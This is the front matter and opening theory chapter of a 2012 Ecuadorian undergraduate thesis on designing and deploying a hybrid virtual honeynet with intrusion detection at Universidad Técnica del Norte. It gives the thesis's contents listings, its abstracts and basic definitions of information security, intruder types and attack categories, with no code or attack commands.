



UNIVERSIDAD TÉCNICA DEL NORTE

FACULTAD DE INGENIERIA EN CIENCIAS APLICADAS

**CARRERA DE INGENIERÍA ELECTRÓNICA Y REDES DE
COMUNICACIÓN**

**HONEYNET VIRTUAL HÍBRIDA EN EL ENTORNO DE RED DE LA
UNIVERSIDAD TÉCNICA DEL NORTE DE LA CIUDAD DE IBARRA**

**PROYECTO PREVIO A LA OBTENCIÓN DEL TÍTULO DE INGENIERA EN
ELECTRÓNICA Y REDES DE COMUNICACIÓN**

AUTORA: TATIANA ALEXANDRA VINUEZA JARAMILLO

DIRECTOR: ING. EDGAR MAYA

Ibarra, 2012



UNIVERSIDAD TÉCNICA DEL NORTE

BIBLIOTECA UNIVERSITARIA

AUTORIZACIÓN DE USO Y PUBLICACIÓN A FAVOR DE LA UNIVERSIDAD TÉCNICA DEL NORTE

1. IDENTIFICACIÓN DE LA OBRA

La UNIVERSIDAD TÉCNICA DEL NORTE dentro del proyecto Repositorio Digital Institucional determina la necesidad de disponer de textos completos en formato digital con la finalidad de apoyar los procesos de investigación, docencia y extensión de la universidad.

Por medio del presente documento dejo sentada mi voluntad de participar en este proyecto, para lo cual pongo a disposición la siguiente información.

DATOS DEL CONTACTO	
Cédula de Identidad	1003605274
Apellidos y Nombres	Vinueza Jaramillo Tatiana Alexandra
Dirección	Calle Diego López de Zuñiga y Alonso de Carvajal. Otavalo.
Email	tavinueza@utn.edu.ec
Teléfono Fijo	062923025
Teléfono Móvil	093551083

DATOS DE LA OBRA	
Título	HONEYNET VIRTUAL HÍBRIDA EN EL ENTORNO DE RED DE LA UNIVERSIDAD TÉCNICA DEL NORTE DE LA CIUDAD DE IBARRA
Autor	Vinueza Jaramillo Tatiana Alexandra
Fecha	2012/11/07
Programa	Pregrado
Título por el que se aspira	Ingeniera en Electrónica y Redes de Comunicación
Director	Ing. Edgar Maya

2. AUTORIZACIÓN DE USO A FAVOR DE LA UNIVERSIDAD

Yo, Tatiana Alexandra Vinueza Jaramillo, con cédula de identidad Nro. 1003605274, en calidad de autora y titular de los derechos patrimoniales de la obra o trabajo de grado descrito anteriormente, hago entrega del ejemplar respectivo en forma digital y autorizo a la Universidad Técnica del Norte, la publicación de la obra en el Repositorio Digital Institucional y uso del archivo digital en la Biblioteca de la Universidad con fines académicos, para ampliar la disponibilidad de material y como apoyo a la educación, investigación y extensión, en concordancia con la ley de Educación Superior Artículo 144.



UNIVERSIDAD TÉCNICA DEL NORTE

CESIÓN DE DERECHOS DE AUTOR DEL TRABAJO DE GRADO A FAVOR DE LA UNIVERSIDAD TÉCNICA DEL NORTE

Yo, **Tatiana Alexandra Vinueza Jaramillo**, con cédula de identidad Nro. 1003605274, manifiesto mi voluntad de ceder a la Universidad Técnica del Norte los derechos patrimoniales consagrados en la Ley de Propiedad Intelectual del Ecuador, artículos 4. 5 y 6, en calidad de autora de la obra o trabajo de grado denominado: **“HONEYNET VIRTUAL HÍBRIDA EN EL ENTORNO DE RED DE LA UNIVERSIDAD TÉCNICA DEL NORTE DE LA CIUDAD DE IBARRA”**, que ha sido desarrollado para optar por el título de: **Ingeniera en Electrónica y Redes de Comunicación** en la Universidad Técnica del Norte, quedando la Universidad facultada para ejercer plenamente los derechos cedidos anteriormente.

En mi condición de autor me reservo los derechos morales de la obra antes citada. En concordancia suscribo este documento en el momento que hago entrega del trabajo final en formato impreso y digital a la Biblioteca de la Universidad Técnica del Norte.

Firma

Nombre: Tatiana Alexandra Vinueza Jaramillo

Cédula: 1003605274

Ibarra a los 7 días del mes de noviembre de 2012

CERTIFICACIÓN

Certifico, que el presente trabajo de titulación **“HONEYPOT VIRTUAL HÍBRIDA EN EL ENTORNO DE RED DE LA UNIVERSIDAD TÉCNICA DEL NORTE DE LA CIUDAD DE IBARRA”** fue desarrollado en su totalidad por la Srta. Tatiana Alexandra Vinueza Jaramillo, bajo mi supervisión.

Ing. Edgar Maya
DIRECTOR DE PROYECTO

AGRADECIMIENTOS

A mis padres y hermana por su apoyo incondicional en todo momento de mi vida, para ellos mi amor y agradecimiento infinito.

Al Ing. Edgar Maya, director de tesis e Ing. Jaime Michilena docente de la asignatura Trabajo de Grado, por su invaluable ayuda y asesoría en la elaboración de este proyecto de titulación.

A los docentes de la Carrera de Ingeniería Electrónica y Redes de Comunicación por su guía en mi formación personal y académica.

Al Departamento de Informática de la Universidad Técnica del Norte, en especial al Ing. Msc. Fernando Garrido, director del mismo e Ing. Cosme Ortega, por brindarme su confianza y colaboración para desarrollar este trabajo; por su importante aporte y participación activa en el transcurso del mismo.

A mi familia y amigos, quienes de una u otra manera han permanecido a mi lado durante este proceso extendiéndome su apoyo y palabras de aliento.

Tatiana A. Vinuesa

DEDICATORIA

Este proyecto de titulación lo dedico a mis padres Wilson y Yolanda por ser un verdadero ejemplo de superación y constancia, quienes a través de su cariño y cuidados han sabido iluminar y guiar siempre mi camino.

Tatiana A. Vinuesa

CONTENIDO

ÍNDICE GENERAL

RESUMEN	XVI
ABSTRACT	XVII
PRESENTACIÓN	XVIII
CAPÍTULO I: FUNDAMENTACIÓN TEÓRICA	1
1.1 SEGURIDAD DE LA INFORMACIÓN	1
1.1.1 DEFINICIÓN	1
1.1.1.1 Confidencialidad	1
1.1.1.2 Integridad	1
1.1.1.3 Disponibilidad	2
1.1.1.4 Autenticidad	2
1.1.2 INTRUSOS INFORMÁTICOS	2
1.1.2.1 Definición	2
1.1.2.2 Clasificación	2
1.1.3 ATAQUES INFORMÁTICOS	3
1.1.3.1 De Acceso	4
1.1.3.2 De Modificación	4
1.1.3.3 De Interrupción	5
1.1.3.4 De Falsificación	6
1.1.3.5 De Configuración	6
1.1.3.6 Debido a fallas de programación en Aplicaciones y Software en ejecución	7
1.1.3.7 Por defectos de Diseño y Arquitectura	9
1.1.3.8 De acuerdo al modelo OSI	10
1.2 VIRTUALIZACIÓN	18
1.2.1 DEFINICIÓN	18
1.2.2 VENTAJAS Y DESVENTAJAS	18
1.2.3 TIPOS DE VIRTUALIZACIÓN	19
1.2.3.1 Virtualización de Redes (Network Virtualization)	19
1.2.3.2 Virtualización de Recursos	20
1.2.3.3 Virtualización de Servidores	20
1.2.3.4 Virtualización de Plataforma	21
1.2.4 VMWARE SERVER	23
1.2.4.1 Beneficios	24
1.3 HONEYPOTS	24
1.3.1 DEFINICIÓN	24
1.3.2 VENTAJAS Y DESVENTAJAS	25

1.3.3	CLASIFICACIÓN	26
1.3.3.1	Nivel de Interacción	26
1.3.3.2	Medio de implementación	28
1.3.3.3	Propósito de implementación	29
1.4	HONEYNET	29
1.4.1	DEFINICIÓN	29
1.4.2	REQUERIMIENTOS DE LAS HONEYNETS	30
1.4.3	ARQUITECTURA	31
1.4.3.1	Primera Generación (GEN I)	31
1.4.3.2	Segunda Generación (Gen II)	32
1.4.3.3	Tercera Generación (Gen III)	33
1.4.4	HONEYNETS VIRTUALES	33
1.4.4.1	HoneyNet Auto contenida	34
1.4.4.2	HoneyNet Híbrida	34
1.5	SISTEMAS DE DETECCIÓN DE INTRUSOS	35
1.5.1	HIDS (HOST-BASED INTRUSION DETECTION SYSTEM)	36
1.5.2	NIDS (NETWORK-BASED INTRUSION DETECTION SYSTEM)	36
1.5.2.1	NIPS (NETWORK INTRUSION PREVENTION SYSTEM)	36
1.6	SERVICIOS DE RED	37
1.6.1.1	Servidor FTP	38
1.6.1.2	Servidor SSH	38
1.6.1.3	Servidor Web	39
1.6.1.4	Servidor de Nombres de Dominio	40
1.6.1.5	Servidor de Base de Datos	41
1.6.1.6	Servidor de Aplicaciones	42
CAPÍTULO II: DISEÑO DE LA HONEYNET VIRTUAL HÍBRIDA		43
2.1	SITUACIÓN ACTUAL DE LA RED	43
2.1.1	INTRODUCCIÓN	43
2.1.2	DESCRIPCIÓN DE LA RED PRINCIPAL	46
2.1.3	MEDICIÓN DEL TRÁFICO DE LA RED	51
2.1.3.1	Distribución de datos globales por protocolo	51
2.1.3.2	Distribución del tráfico por aplicación	52
2.1.3.3	Throughput de la red	55
2.1.4	SISTEMA DE SEGURIDAD INFORMÁTICA DE LA RED	56
2.2	DISEÑO DE LA HONEYNET	58
2.2.1	ARQUITECTURA DE LA HONEYNET	58
2.2.2	UBICACIÓN DE LOS HONEYPOTS EN LA RED	58

2.2.3	MODO DE OPERACIÓN DE LA HONEYNET	60
2.2.4	HERRAMIENTAS Y SOFTWARE NECESARIO	64
2.2.5	DIMENSIONAMIENTO DE HARDWARE	66
2.2.5.1	Dimensionamiento de Hardware del Honeywall	66
2.2.5.2	Dimensionamiento de Hardware del Honeypot 1	69
2.2.5.3	Dimensionamiento de Hardware del Honeypot 2	75
2.2.5.4	Dimensionamiento de Hardware del Equipo Anfitrión	77
2.2.5.5	Resumen de Requerimientos	79

CAPÍTULO III: IMPLEMENTACIÓN DE LA HONEYNET EN EL ENTORNO DE RED **80**

3.1	IMPLEMENTACIÓN DEL HONEYWALL	81
3.1.1	HONEYWALL ROO	82
3.1.1.1	Descripción	82
3.1.2	CONFIGURACIÓN DE HERRAMIENTAS INSTALADAS	86
3.1.2.1	Herramientas de Captura de Datos	86
3.1.2.2	Herramientas de Control de Datos	95
3.1.2.3	Herramientas de Análisis de Datos	97
3.2	IMPLEMENTACIÓN DE LOS HONEYPOTS	101
3.2.1	INSTALACIÓN Y CONFIGURACIÓN DE VMWARE SERVER 2.0.2	101
3.2.2	CONFIGURACIÓN DE SERVICIOS EN LOS HONEYPOTS	102
3.2.2.1	Servidor SSH	102
3.2.2.2	Servidor WEB	104
3.2.2.3	Servidor DNS	104
3.2.2.4	Servidor FTP	105
3.2.2.5	Servidor de Base de Datos y Aplicaciones	106
3.3	EJECUCIÓN DE PRUEBAS GENERALES	107
3.3.1	ESCENARIO 1	108
3.3.2	ESCENARIO 2	108
3.3.3	ESCENARIO 3	111
3.3.4	ESCENARIO 4	112
3.3.5	ESCENARIO 5	113

CAPÍTULO IV: SIMULACIÓN DE ATAQUES INFORMÁTICOS **115**

4.1	FASE DE EXPLORACIÓN	117
4.1.1	ESCANEADO DE PUERTOS TCP/SYN	117
4.2	FASE DE OBTENCIÓN DE ACCESO	119
4.2.1	ATAQUE DE FUERZA BRUTA	119
4.2.2	ATAQUE DE ENVENENAMIENTO DE ARP (ARPSPOOFING)	123

4.2.3	ATAQUE DE DENEGACIÓN DE SERVICIOS USANDO INUNDACIÓN TCP/SYN (FLOODING)	125
4.3	FASE DE MANTENIMIENTO DE ACCESO	127
4.3.1	KEYLOGGING	127
CAPÍTULO V: DESCRIPCIÓN DE RESULTADOS		130
5.1	ACTIVIDADES RECOLECTADAS EN LOS HONEYPOTS	130
5.1.1	RESUMEN TOTAL DE CONEXIONES	130
5.1.2	PUERTOS DE DESTINO MÁS FRECUENTES	131
5.1.3	DIRECCIONAMIENTO IP INVOLUCRADO	134
5.2	ACTIVIDADES RECOLECTADAS EN LA RED INTERNA DE LA UNIVERSIDAD	134
5.2.1	RESUMEN TOTAL DE ALERTAS	134
5.2.2	CLASIFICACIÓN DE LAS ALERTAS GENERADAS	136
5.2.3	ALERTAS ÚNICAS MÁS FRECUENTES	139
5.2.4	PUERTOS DE ORIGEN DE LAS ALERTAS MÁS FRECUENTES	141
5.2.5	PUERTOS DE DESTINO MÁS FRECUENTES	142
5.2.6	DIRECCIONES IP DE ORIGEN DE LAS ALERTAS	143
5.3	RECOMENDACIONES GENERALES DE SEGURIDAD	143
5.3.1	MALWARE O CÓDIGO MALICIOSO	144
5.3.1.1	Medidas de Prevención	144
5.3.1.2	Medidas de Respuesta	145
5.3.2	ESCANEO DE PUERTOS	147
5.3.2.1	Medidas de Prevención	147
5.3.2.2	Medidas de Respuesta	147
5.3.3	ATAQUES DE FUERZA BRUTA	148
5.3.3.1	Medidas de Prevención	148
5.3.3.2	Medidas de Respuesta	148
5.3.4	ATAQUES DE DENEGACIÓN DE SERVICIOS	149
5.3.4.1	Medidas de Prevención	149
5.3.4.2	Medidas de Respuesta	149
CAPÍTULO VI: CONCLUSIONES Y RECOMENDACIONES		150
6.1	CONCLUSIONES	150
6.2	RECOMENDACIONES	151
REFERENCIAS BIBLIOGRÁFICAS		153
GLOSARIO DE TÉRMINOS		156
ANEXO A: PRESUPUESTO REFERENCIAL		159

ANEXO B: INSTALACIÓN Y CONFIGURACIÓN DE HONEYWALL ROO VERSIÓN 1.4	162
ANEXO C: INSTALACIÓN Y CONFIGURACIÓN DE SEBEK EN LOS HONEYPOTS	180
ANEXO D: CONFIGURACIÓN DEL SISTEMA DE DETECCIÓN DE INTRUSOS SNORT, BARNYARD Y PULLEDPORK	182
ANEXO E: INSTALACIÓN Y CONFIGURACIÓN DE LA INTERFAZ GRÁFICA "BASE"	197
ANEXO F: INSTALACIÓN Y CONFIGURACIÓN DE VMWARE SERVER	204
ANEXO G: INSTALACIÓN Y CONFIGURACIÓN DE SERVICIOS EN LOS HONEYPOTS	216
ANEXO H: MANUAL DE ADMINISTRACIÓN	241

ÍNDICE DE FIGURAS

CAPÍTULO I

Figura 1. Ataque de Modificación Man-in-the-middle	4
Figura 2. Modelo de Referencia OSI	11
Figura 3. Virtualización de Servidores	20
Figura 4. Virtualización de Plataforma-Paravirtualización	21
Figura 5. Hipervisor Tipo 1	22
Figura 6. Hipervisor Tipo 2	22
Figura 7. Virtualización Completa	23
Figura 8. Honeypot de Baja Interacción	27
Figura 9. Honeypot de Interacción Media	27
Figura 10. Honeypot de Alta Interacción	28
Figura 11. Honeynet de Primera Generación (Gen I)	31
Figura 12. Honeynet de Segunda Generación (Gen II)	33
Figura 13. Honeynet Virtual Auto contenida	34
Figura 14. Honeynet Virtual Híbrida	35
Figura 15. Ubicación de Sistemas de Detección de Intrusos en una red	37
Figura 16. Esquema de funcionamiento de un Servidor FTP	38
Figura 17. Esquema de funcionamiento de un servidor SSH.	39
Figura 18. Esquema de funcionamiento de un servidor Web	40
Figura 19. Esquema de funcionamiento de un sistema DNS	41
Figura 20. Esquema básico del modo de operación de un servidor de base de datos.	41
Figura 21. Esquema de funcionamiento de un Servidor de Aplicaciones	42

CAPÍTULO II

Figura 22. Vista Aérea Universidad Técnica del Norte	44
Figura 23. Topología lógica de la red de datos de la Universidad Técnica del Norte	46
Figura 24. Distribución Global de datos de acuerdo al tipo de protocolo	52
Figura 25. Vista histórica del protocolo HTTP en la red	53
Figura 26. Vista histórica de la aplicación Windows Live Messenger en la red	53
Figura 27. Vista histórica del protocolo NBios-IP en la red	54
Figura 28. Vista histórica del protocolo DNS en la red	54
Figura 29. Vista histórica del protocolo FTP en la red	55
Figura 30. Throughput de la red interna generado por Ntop	55
Figura 31. Diferentes ubicaciones de los Honeypots en una Red	59
Figura 32. Topología Lógica de red de la Honeynet Híbrida Virtual	63

CAPÍTULO III

Figura 33. Fase de Implementación de la Honeynet Virtual Híbrida en el entorno de red de la UTN	80
Figura 34. Menú principal de Honeywall CD 1.4	84
Figura 35. Logo Oficial del Software SNORT IDS	89
Figura 36. Componentes del Sistema de Detección de Intrusos Snort	90
Figura 37. Logo de Snort Inline. Fuente: Snort Inline	95
Figura 38. Ventana Inicial de Autenticación de Walleye	99
Figura 39. Pestaña de Resumen de Walleye	100
Figura 40. Pantalla principal de BASE	101
Figura 41. Resumen de Configuración de Openssh Server	103
Figura 42. Resumen de Configuración del Servidor Web	104
Figura 43. Resumen de Configuración de Bind9	105
Figura 44. Resumen de Configuración de VSFTPD	106
Figura 45. Resumen de Configuración del Servidor de Base de Datos y Aplicaciones	107
Figura 46. Escenario de Pruebas 1 (Ping exitoso hacia el honeypot 1)	108
Figura 47. Escenario de Pruebas 1 (Ping exitoso host de hacia el honeypot 2)	108
Figura 48. Escenario de Pruebas 2 (Inicio de sesión SSH al honeypot 1)	109
Figura 49. Escenario de Pruebas 2 (Inicio de sesión SSH al honeypot 2)	109
Figura 50. Escenario de Pruebas 2 (Verificación de la resolución del dominio creado)	109
Figura 51. Escenario de Pruebas 2 (Ingreso a la Página Web- honeypot 1)	110
Figura 52. Escenario de Pruebas 2 (Inicio de sesión FTP al honeypot 1)	110
Figura 53. Escenario de Pruebas 2 (Acceso remoto al servidor de Aplicaciones Oracle Apex)	111
Figura 54. Escenario de Pruebas 3 (Inicio de sesión SSH al honeywall)	111
Figura 55. Escenario de Pruebas 4 (Acceso a la interfaz web Principal de la Honeynet)	112
Figura 56. Escenario de Pruebas 5 (Conexiones de entrada y salida recolectadas por Walleye).	113
Figura 57. Escenario de Pruebas 5 (Árbol de Procesos de una conexión SSH)	114
Figura 58. Escenario de Pruebas 5 (Comandos capturados)	114

CAPÍTULO IV

Figura 59. Fases de ejecución de un test de penetración	116
Figura 60. Simulación del ataque de exploración de puertos TCP/SYN en el Honeypot 2	118
Figura 61. Alerta generada por Walleye como respuesta al ataque TCP/SYN	118
Figura 62. Análisis del ataque de exploración TCP/SYN en un puerto cerrado usando Wireshark.	119
Figura 63. Análisis del ataque de exploración TCP/SYN en un puerto abierto usando Wireshark	119
Figura 64. Simulación de un ataque de fuerza bruta por diccionario al servidor SSH del Honeypot 1	120

Figura 65. Análisis del ataque de fuerza bruta lanzado al servidor SSH del Honeypot 1 con Wireshark _____	121
Figura 66. Simulación de un ataque de fuerza bruta por diccionario al servidor FTP del Honeypot 1 _____	122
Figura 67. Alerta generada en Walleye ante el ataque de fuerza bruta lanzado al servidor FTP del Honeypot 2. _____	123
Figura 68. Análisis del ataque de fuerza bruta lanzado al servidor FTP del Honeypot 2 con Wireshark _____	123
Figura 69. Simulación de un ataque de envenenamiento ARP dirigido hacia el Honeypot 2 ____	124
Figura 70. Alerta generada ante el ataque de envenenamiento de ARP dirigido al Honeypot 2 _	125
Figura 71. Alerta generada en Walleye ante el ataque de envenenamiento ARP dirigido al Honeypot 2 _____	125
Figura 72. Simulación de un ataque DoS por Inundación SYN dirigido al Honeypot 1 _____	126
Figura 73. Alerta generada en Walleye ante un ataque DoS por Inundación SYN dirigido al Honeypot 1 _____	126
Figura 74. Análisis gráfico de una conexión iniciada durante _____	127
Figura 75. Contenido del Fichero sys.log (Simulación de un ataque por captura de teclado) ____	128
Figura 76. Sesión SSH empleada para simular el ataque de captura _____	128
Figura 77. Árbol de procesos de la sesión SHH (Simulación del ataque de captura de teclado)	129
Figura 78. Detalle de la conexión registrada por Sebek ante el ataque de captura de teclado __	129

CAPÍTULO V

Figura 79. Resumen total de conexiones registradas en los Honeypots de acuerdo al tipo de protocolo _____	131
Figura 80. Alerta de Snort acerca de una probable enumeración de red _____	133
Figura 81. Puertos de destino más frecuentes registradas en los honeypots _____	133
Figura 82. Pantalla inicial de BASE que muestra el resumen de alertas _____	135
Figura 83. Resumen total de alertas registradas en BASE de acuerdo al tipo de protocolo ____	136
Figura 84. Clasificación de alertas registradas en BASE _____	136
Figura 85. Gráfico estadístico de la clasificación de alertas registradas en BASE _____	139
Figura 86. Alertas únicas más frecuentes registradas por BASE _____	140
Figura 87. Puertos de origen de las alertas más frecuentes registradas por BASE _____	142
Figura 88. Puertos de destino de las alertas más frecuentes registradas por BASE _____	142
Figura 89. Direcciones IP de origen más frecuentes registradas por BASE _____	143

ÍNDICE DE TABLAS

CAPÍTULO I

Tabla 1: Resumen de los principales ataques clasificados de acuerdo al modelo de referencia OSI	16
---	----

CAPÍTULO II

Tabla 2: Distribución del personal de acuerdo a su función desempeñada	43
Tabla 3: Direccionamiento lógico principal de la red	49
Tabla 4: Distribución de VLAN de la Red	50
Tabla 5: Software empleado en el Honeywall	64
Tabla 6: Software empleado en los Honeypots	65
Tabla 7: Frecuencia mínima de procesador necesaria para el Honeypot 1	74
Tabla 8: Capacidad de disco duro mínima requerida en el Honeypot 1	74
Tabla 9: Capacidad mínima de memoria RAM necesaria en el Honeypot 2	75
Tabla 10: Frecuencia mínima de procesador necesaria para el Honeypot 2	76
Tabla 11: Capacidad de disco duro mínima requerida en el Honeypot 2	76
Tabla 12: Capacidad mínima de memoria RAM necesaria en el equipo anfitrión	77
Tabla 13: Frecuencia mínima de procesador necesaria para el host anfitrión	78
Tabla 14: Capacidad de disco duro mínima requerida en el Host anfitrión	78
Tabla 15: Requerimientos de hardware para los equipos	79

CAPÍTULO III

Tabla 16: Especificaciones de hardware de los equipos utilizados para la implementación del proyecto	81
Tabla 17: Resumen de los parámetros principales establecidos en el Honeywall	85
Tabla 18: Preprocesadores activados en el fichero snort.conf	92
Tabla 19: Conjunto de reglas activadas en el IDS Snort	93
Tabla 20: Listado de ficheros modificados en Walleye	98
Tabla 21: Resumen de pruebas generales en la Honeynet	107

CAPÍTULO V

Tabla 22: Resumen total de conexiones registradas en los Honeypots	130
Tabla 23: Puertos de destino más frecuentes registrados en los honeypots	131
Tabla 24: Número de alertas disparadas de acuerdo a la clase de protocolo	135
Tabla 25: Clasificación de alertas registradas en BASE	137
Tabla 26: Alertas únicas más frecuentes registradas por BASE	139
Tabla 27: Medidas para el manejo y erradicación de ataques	146

ÍNDICE DE ECUACIONES

CAPÍTULO II

Ecuación 1: Relación para establecer el número de procesadores requeridos _____	68
Ecuación 2: Cálculo del Número de procesadores requeridos. _____	69
Ecuación 3: Utilización del CPU por usuario _____	71
Ecuación 4 Uso del CPU _____	72
Ecuación 5 Peticiones por Segundo _____	73
Ecuación 6 Umbral de Utilización del CPU _____	73
Ecuación 7 Cálculo del uso del CPU _____	73
Ecuación 8 Cálculo de la utilización del CPU por usuario _____	73
Ecuación 9 Cálculo del Umbral de Utilización del CPU _____	73

RESUMEN

El presente proyecto consiste en el diseño e implementación de una Honeynet Virtual Híbrida en el entorno de red principal de la Universidad Técnica del Norte realizada en base al Sistema Operativo GNU/Linux, mediante herramientas Open Source y freeware, con el objetivo de detectar vulnerabilidades y ataques informáticos tanto internos como externos en la red.

El primer capítulo expone el fundamento teórico necesario para el desarrollo del proyecto. Se describen brevemente los aspectos básicos de la seguridad de la información, virtualización, tecnologías Honeypots y Honeynets, sistemas de detección de intrusos y los servicios típicos de una red de datos.

El segundo capítulo inicia con el análisis de la situación actual de la red principal de la universidad, que incluye la medición del tráfico de la misma, para luego diseñar la Honeynet Virtual Híbrida definiendo los requerimientos de software, hardware y la topología de red a emplearse.

El tercer capítulo detalla el proceso de implementación en el que se describen las herramientas de captura, control y análisis de datos utilizadas en el Honeywall y los servicios configurados en cada uno de los Honeypots. Posteriormente, se efectúa una serie de pruebas generales para asegurar el correcto funcionamiento de la Honeynet.

En el cuarto capítulo se simulan varios ataques informáticos que se cometen comúnmente en las redes, dirigidos hacia los honeypots, para determinar la respuesta de la Honeynet Virtual Híbrida ante su presencia.

El quinto capítulo describe las actividades recolectadas tras un período de monitoreo de dos meses y se proponen una serie de recomendaciones de seguridad en pos de prevenir, mitigar y erradicar las vulnerabilidades y ataques detectados.

Finalmente, el sexto capítulo expone las conclusiones y recomendaciones obtenidas durante la elaboración de este proyecto de titulación.

ABSTRACT

This project involves the design and implementation of a Hybrid Virtual HoneyNet in the main network environment of the “Universidad Técnica del Norte”, based on the GNU/Linux Operating System, using open source and freeware tools, in order to detect vulnerabilities and security attacks on the network.

The first chapter provides the theoretical foundation necessary for the development of this project. It describes briefly basic aspects of information security, virtualization, HoneyPots and HoneyNet technologies, intrusion detection systems and common services of a network data.

The second chapter begins with an analysis of the current situation of the university main network, which includes a network traffic measurement, and then the design of the Hybrid Virtual HoneyNet, defining software, hardware requirements, and the network topology used.

The third chapter details the process of implementation, which describes the capture, control and data analysis tools used in the Honeywall and the services configured in each of the HoneyPots. Subsequently, a series of tests performed to ensure overall correct operation of the HoneyNet.

In the fourth chapter some common security attacks against the honeypots are simulated to determine the response of the Hybrid Virtual HoneyNet before its presence.

The fifth chapter describes the activities collected after a monitoring period of time of two months. Later it proposes some security recommendations to prevent mitigate and eradicate the vulnerabilities and attacks detected.

Finally, the sixth chapter presents the conclusions and recommendations obtained during the preparation of this project.

PRESENTACIÓN

El constante crecimiento y desarrollo de las Tecnologías de la Información y su incorporación en la vida cotidiana de gran parte de la población a nivel mundial, no solo ha aportado grandes beneficios, adelantos económicos, culturales y sociales, sino que también ha dado pase libre para que se cometan una gran cantidad de delitos informáticos.

Estudios recientes han revelado que en la actualidad, un elevado porcentaje de las compañías están infectadas con malware (software malicioso) y están expuestas a la pérdida de información, que puede provocar importantes perjuicios y llegar incluso al quiebre de una empresa. Es por ello, que toda organización debe estar a la vanguardia de estos procesos y estar preparada para afrontar tales situaciones, identificando los posibles riesgos informáticos a los que se exponen y tomar medidas que aseguren su integridad.

Siendo así, surge la tecnología HoneyNet como un recurso de seguridad destinado tanto a la investigación, como a la protección de redes, con el propósito principal de recoger información sobre las amenazas existentes. A través de sus componentes principales, el honeywall que actúa como gateway y los honeypots, que son equipos destinados a ser atacados y comprometidos, se evita que se involucren los recursos principales de información, permitiendo aún más, conocer las vulnerabilidades a las que se exponen y, a partir de ello, establecer acciones para evitarlos.

La implementación de la HoneyNet Virtual Híbrida en el entorno de red de la Universidad Técnica del Norte proporciona una solución de seguridad integrada, fusionando las ventajas de la tecnología HoneyNet con la de los sistemas de detección de intrusos de red, de modo que, además de contar con una red altamente controlada para contener y analizar ataques en vivo, se detecte y monitorice la red en producción.

CAPÍTULO I

FUNDAMENTACIÓN TEÓRICA

En este capítulo se presenta la fundamentación teórica necesaria para la elaboración del proyecto propuesto. Se describen los aspectos básicos de la Seguridad de la información, los distintos tipos de intrusos y ataques informáticos, las tecnologías Honeypots, Honeynets, técnicas y herramientas de virtualización, sistemas de detección de intrusos y los principales servicios de una red de datos.

1.1 SEGURIDAD DE LA INFORMACIÓN

1.1.1 DEFINICIÓN

“La Seguridad de la información es el conjunto de estándares, procedimientos, estrategias, recursos informáticos, educativos y humanos integrados para proveer toda la protección debida y requerida a la información de una empresa, institución o agencia gubernamental” (Rodríguez, 2011).

Debe garantizar los siguientes aspectos: confidencialidad, integridad, disponibilidad y autenticidad.

1.1.1.1 Confidencialidad

La confidencialidad es la propiedad de la información que asegura que únicamente personas autorizadas tengan acceso a ella.

1.1.1.2 Integridad

La integridad busca evitar que la información sufra cualquier tipo de modificación, alteración o eliminación no autorizada durante su transmisión o almacenamiento.

1.1.1.3 Disponibilidad

El término disponibilidad se refiere a la capacidad de recuperar o acceder a la información en el momento en el que ésta se requiera.

1.1.1.4 Autenticidad

La autenticidad proporciona la garantía de que una entidad es quien dice ser o que la fuente de la que proceden los datos es legítima.

1.1.2 INTRUSOS INFORMÁTICOS

1.1.2.1 Definición

Se conoce como intruso informático a la persona que intenta acceder a un sistema sin contar con ningún tipo de autorización.

1.1.2.2 Clasificación

De acuerdo al tipo de motivación, nivel de conocimientos y manera de actuar, se los puede clasificar en:

- **Hacker.-** Se conoce como hacker a aquel individuo que posee amplios conocimientos y experiencia en el campo de la informática, redes y telecomunicaciones, y que los emplea para acceder a sistemas informáticos, con la intención de aprender o descubrir vulnerabilidades en ellos. Suele relacionarse también con la consecución de actos ilegales o delitos.
- **Cracker.-** Es la persona malintencionada que accede y/o ataca a un sistema informático no autorizado con la finalidad de provocar daños u obtener algún beneficio de manera ilegal.
- **Lamer.-** Son usuarios de las redes que presumen de ser hackers, sin embargo, cuentan con conocimientos informáticos limitados y se valen de

herramientas, programas o documentación técnica publicada por auténticos hackers/crackers para cometer ataques.

- **Bucanero.-** Es aquella persona que no posee ningún tipo de formación en sistemas informáticos y busca únicamente satisfacer sus intereses económicos, a partir de la comercialización de productos de cracking de forma masiva.
- **Phreaker.-** El término Phreaker se origina del inglés “phone freak” (monstruo telefónico) y se emplea para designar a quienes se especializan en interferir o sabotear redes telefónicas, con el objetivo de obtener algún tipo de beneficio.
- **Copyhacker.-** Se nombra así al individuo especializado en el crackeo de hardware con la principal motivación de conseguir réditos económicos.

1.1.3 ATAQUES INFORMÁTICOS

Se puede definir a un ataque como “toda aquella acción que suponga la violación de la seguridad, confidencialidad, integridad o disponibilidad de un sistema informático” (The Maad Blog, 2009). También, como las técnicas empleadas por intrusos, hackers o crackers para explotar las vulnerabilidades que presente un sistema, red o aplicación.

Se examinan los distintos tipos de ataques en función de:

- Efectos y daños ocasionados
- Vulnerabilidad informática explotada
- Modelo OSI

De acuerdo a los efectos o daños que puedan ocasionar los ataques se clasifican en:

- Ataques de Acceso
- Ataques de Modificación

- Ataques de Interrupción
- Ataques de Falsificación

1.1.3.1 De Acceso

Consiste en manipular los recursos informáticos de una red de forma ilícita. Dentro de esta categoría se identifican los siguientes ataques:

- **Eavesdropping.-** Técnica que consiste en escuchar secretamente el tráfico de una red; caracterizada por ser casi imperceptible en el momento en el que se produce. Se utiliza para capturar contraseñas.
- **Snooping.-** Permite interceptar información privada de una red sin modificarla, incluyendo correos electrónicos y documentos personales.

1.1.3.2 De Modificación

Los ataques de modificación atentan contra la Integridad de la información. El intruso cuenta con los privilegios necesarios para modificar, insertar o eliminar los datos.

- **Man-in-the-middle (Hombre en el medio).-** El atacante es capaz de escuchar, modificar y retransmitir el tráfico de la red, tal como si se originara en la máquina que intercepta. La Figura 1 muestra un ataque de este tipo.

